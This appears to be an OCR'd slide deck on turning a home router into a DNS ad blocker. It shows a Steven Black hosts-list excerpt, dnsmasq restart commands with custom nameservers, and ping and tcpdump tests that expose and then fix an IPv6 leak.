


Building an Ad Blocker

The Pi Hole

Source: [Build your own Ad Blocking tool for your home using Pi-Hole]

The pi hole block lists





```
# Start StevenBlack

#=====================================
# Title: Hosts contributed by Steven Black
# http://stevenblack.com

0.0.0.0 ad-assets.futurecdn.net
0.0.0.0 ck.getcookiestxt.com
0.0.0.0 eu1.clevertap-prod.com
0.0.0.0 wizhumpgyros.com
0.0.0.0 coccyxwickimp.com
0.0.0.0 webmail-who-int.000webhostapp.com
0.0.0.0 010sec.com
0.0.0.0 01mspmd5yalky8.com
0.0.0.0 0byv9mgbn0.com
0.0.0.0 ns6.0pendns.org
0.0.0.0 dns.0pengl.com
```

The Black Hole: Lightweight and fast Adblocker

Alphion ASEE-1477

- Reroute DNS queries to localhost
- Pointed dnsmasq to the unified list using the addn-hosts
- Forward unknown queries to external servers



But first, where do we get the DNS server list from?

```
Test_SSID!! wlan_idx 0 ssidInitDone 0

Airtel_Zerotouch_5G!! wlan_idx 1 ssidInitDone 0
   CMD: spppctl pppstatus 898
[raise_spppd][1768]continue spppd.
############ ifname nas0_1, remoteIP 10.1.1.2 ###########
############ ifname nas0_2, remoteIP 10.10.10.2 ###########
arping: interface eth0 not found: No such device
do_restart_dnsrelay_delay_fn:3959 delay dns
[fixUpDns4_auto:1860] buf =, strlen(buf)=0
[add_dnsv4_dnsmasq:1471] dnsip =
[fixUpDns6_other:2228] dns_file=/var/resolv6.conf.ppp0
[update_monitor_list_file:23613] process_name = dnsmasq, action = 0
New file monitor_list change.
   CMD: /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.conf --log-facility=/dev/null
restart DNS relay failed !
```

```
# ps | grep dnsmasq
 3129 root      8800 S    /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.conf --log-facility=/dev/null
 8072 root      2628 S    grep dnsmasq
# cat /var/resolv.conf
nameserver 127.0.0.1
nameserver ::1
#
```

Adding our own nameservers and blocklists


```
# echo "nameserver 8.8.8.8" > /var/resolv.upstream
# echo "nameserver 1.1.1.1" >> /var/resolv.upstream
#
#
# killall dnsmasq
#
#
# /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.upstream --log-facility=/dev/null --addn-hosts=/var/config/blocklist.hosts &
#
```


```
# cat /var/resolv.upstream
nameserver 8.8.8.8
nameserver 1.1.1.1
#
```


A simple ping test

```
# route add default gw 192.168.1.7
# ping google.com
PING google.com (142.251.43.238): 56 data bytes
64 bytes from 142.251.43.238: seq=0 ttl=115 time=8.675 ms
64 bytes from 142.251.43.238: seq=1 ttl=115 time=13.365 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 8.675/11.020/13.365 ms
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.364 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.304 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.298 ms
^C
--- doubleclick.net ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.298/0.322/0.364 ms
#
```

Ad block tests





Before



After


Ad block tests






Using Steven Black's Unified hosts list containing ~85000 entries
Ad test website : Toolz

Ad block tests





Using Steven black's Unified hosts + fakenews + gambling + social list containing ~174000 entries
Ad test website : Toolz

tcpdump of the DNS queries - Not good enough, IPV6 queries pass through

```
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.464 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.316 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.332 ms
64 bytes from 127.0.0.1: seq=3 ttl=64 time=0.322 ms
64 bytes from 127.0.0.1: seq=4 ttl=64 time=0.330 ms
^C
--- doubleclick.net ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.316/0.352/0.464 ms
#
```


```
# ./tcpdump -i any -n ip and port 53
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
12:40:47.437525 lo    In  IP 127.0.0.1.57752 > 127.0.0.1.53: 65250+ A? doubleclick.net. (33)
12:40:47.437657 lo    In  IP 127.0.0.1.57752 > 127.0.0.1.53: 56259+ AAAA? doubleclick.net. (33)
12:40:47.437887 lo    In  IP 127.0.0.1.53 > 127.0.0.1.57752: 65250* 1/0/0 A 0.0.0.0 (49)
12:40:47.438060 lo    In  IP 127.0.0.1.53 > 127.0.0.1.57752: 56259 1/0/0 AAAA 2404:6800:4007:815::200e (61)
```


tcpdump of the DNS queries – with the updated blocklist

```
# ping doubleclick.net
PING doubleclick.net (0.0.0.0): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.370 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.505 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.328 ms
64 bytes from 127.0.0.1: seq=3 ttl=64 time=0.319 ms
64 bytes from 127.0.0.1: seq=4 ttl=64 time=0.320 ms
64 bytes from 127.0.0.1: seq=5 ttl=64 time=0.318 ms
^C
--- doubleclick.net ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 0.318/0.360/0.505 ms
# ping dheeraj-reddy.in
PING dheeraj-reddy.in (185.199.108.153): 56 data bytes
64 bytes from 185.199.108.153: seq=0 ttl=55 time=11.821 ms
64 bytes from 185.199.108.153: seq=1 ttl=55 time=13.011 ms
64 bytes from 185.199.108.153: seq=2 ttl=55 time=12.254 ms
64 bytes from 185.199.108.153: seq=3 ttl=55 time=13.210 ms
64 bytes from 185.199.108.153: seq=4 ttl=55 time=12.721 ms
^C
--- dheeraj-reddy.in ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 11.821/12.603/13.210 ms
#
```

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode                [0/65]
# ./tcpdump -i any -n ip and port 53
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:31:44.498846 lo    In  IP 127.0.0.1.58204 > 127.0.0.1.53: 4360+ A? doubleclick.net. (33)
16:31:44.498979 lo    In  IP 127.0.0.1.58204 > 127.0.0.1.53: 5227+ AAAA? doubleclick.net. (33)
16:31:44.499233 lo    In  IP 127.0.0.1.53 > 127.0.0.1.58204: 4360* 1/0/0 A 0.0.0.0 (49)
16:31:44.499400 lo    In  IP 127.0.0.1.53 > 127.0.0.1.58204: 5227* 1/0/0 AAAA :: (61)
16:31:57.617580 lo    In  IP 127.0.0.1.41695 > 127.0.0.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.617705 lo    In  IP 127.0.0.1.41695 > 127.0.0.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.618292 br0   Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618326 eth0.5.0 Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618344 eth0.5 Out IP 192.168.1.1.25257 > 8.8.8.8.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618648 br0   Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618662 eth0.5.0 Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.618670 eth0.5 Out IP 192.168.1.1.25257 > 1.1.1.1.53: 56276+ A? dheeraj-reddy.in. (34)
16:31:57.619185 br0   Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619202 eth0.5.0 Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619211 eth0.5 Out IP 192.168.1.1.14892 > 8.8.8.8.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619434 br0   Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619447 eth0.5.0 Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.619455 eth0.5 Out IP 192.168.1.1.14892 > 1.1.1.1.53: 43497+ AAAA? dheeraj-reddy.in. (34)
16:31:57.659897 eth0.5.0 In  IP 8.8.8.8.53 > 192.168.1.1.14892: 43497 4/0/0 AAAA 2606:50c0:8003::153, AA
AA 2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
16:31:57.659972 br0   In  IP 8.8.8.8.53 > 192.168.1.1.14892: 43497 4/0/0 AAAA 2606:50c0:8003::153, AAAA
2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
16:31:57.660299 lo    In  IP 127.0.0.1.53 > 127.0.0.1.41695: 43497 4/0/0 AAAA 2606:50c0:8003::153, AAAA
2606:50c0:8000::153, AAAA 2606:50c0:8001::153, AAAA 2606:50c0:8002::153 (146)
```


Ad block tests





Using updated list combining ipv4 and ipv6 records containing ~350000 entries

Browser with AdblockPlus extension



No, Really. That’s all!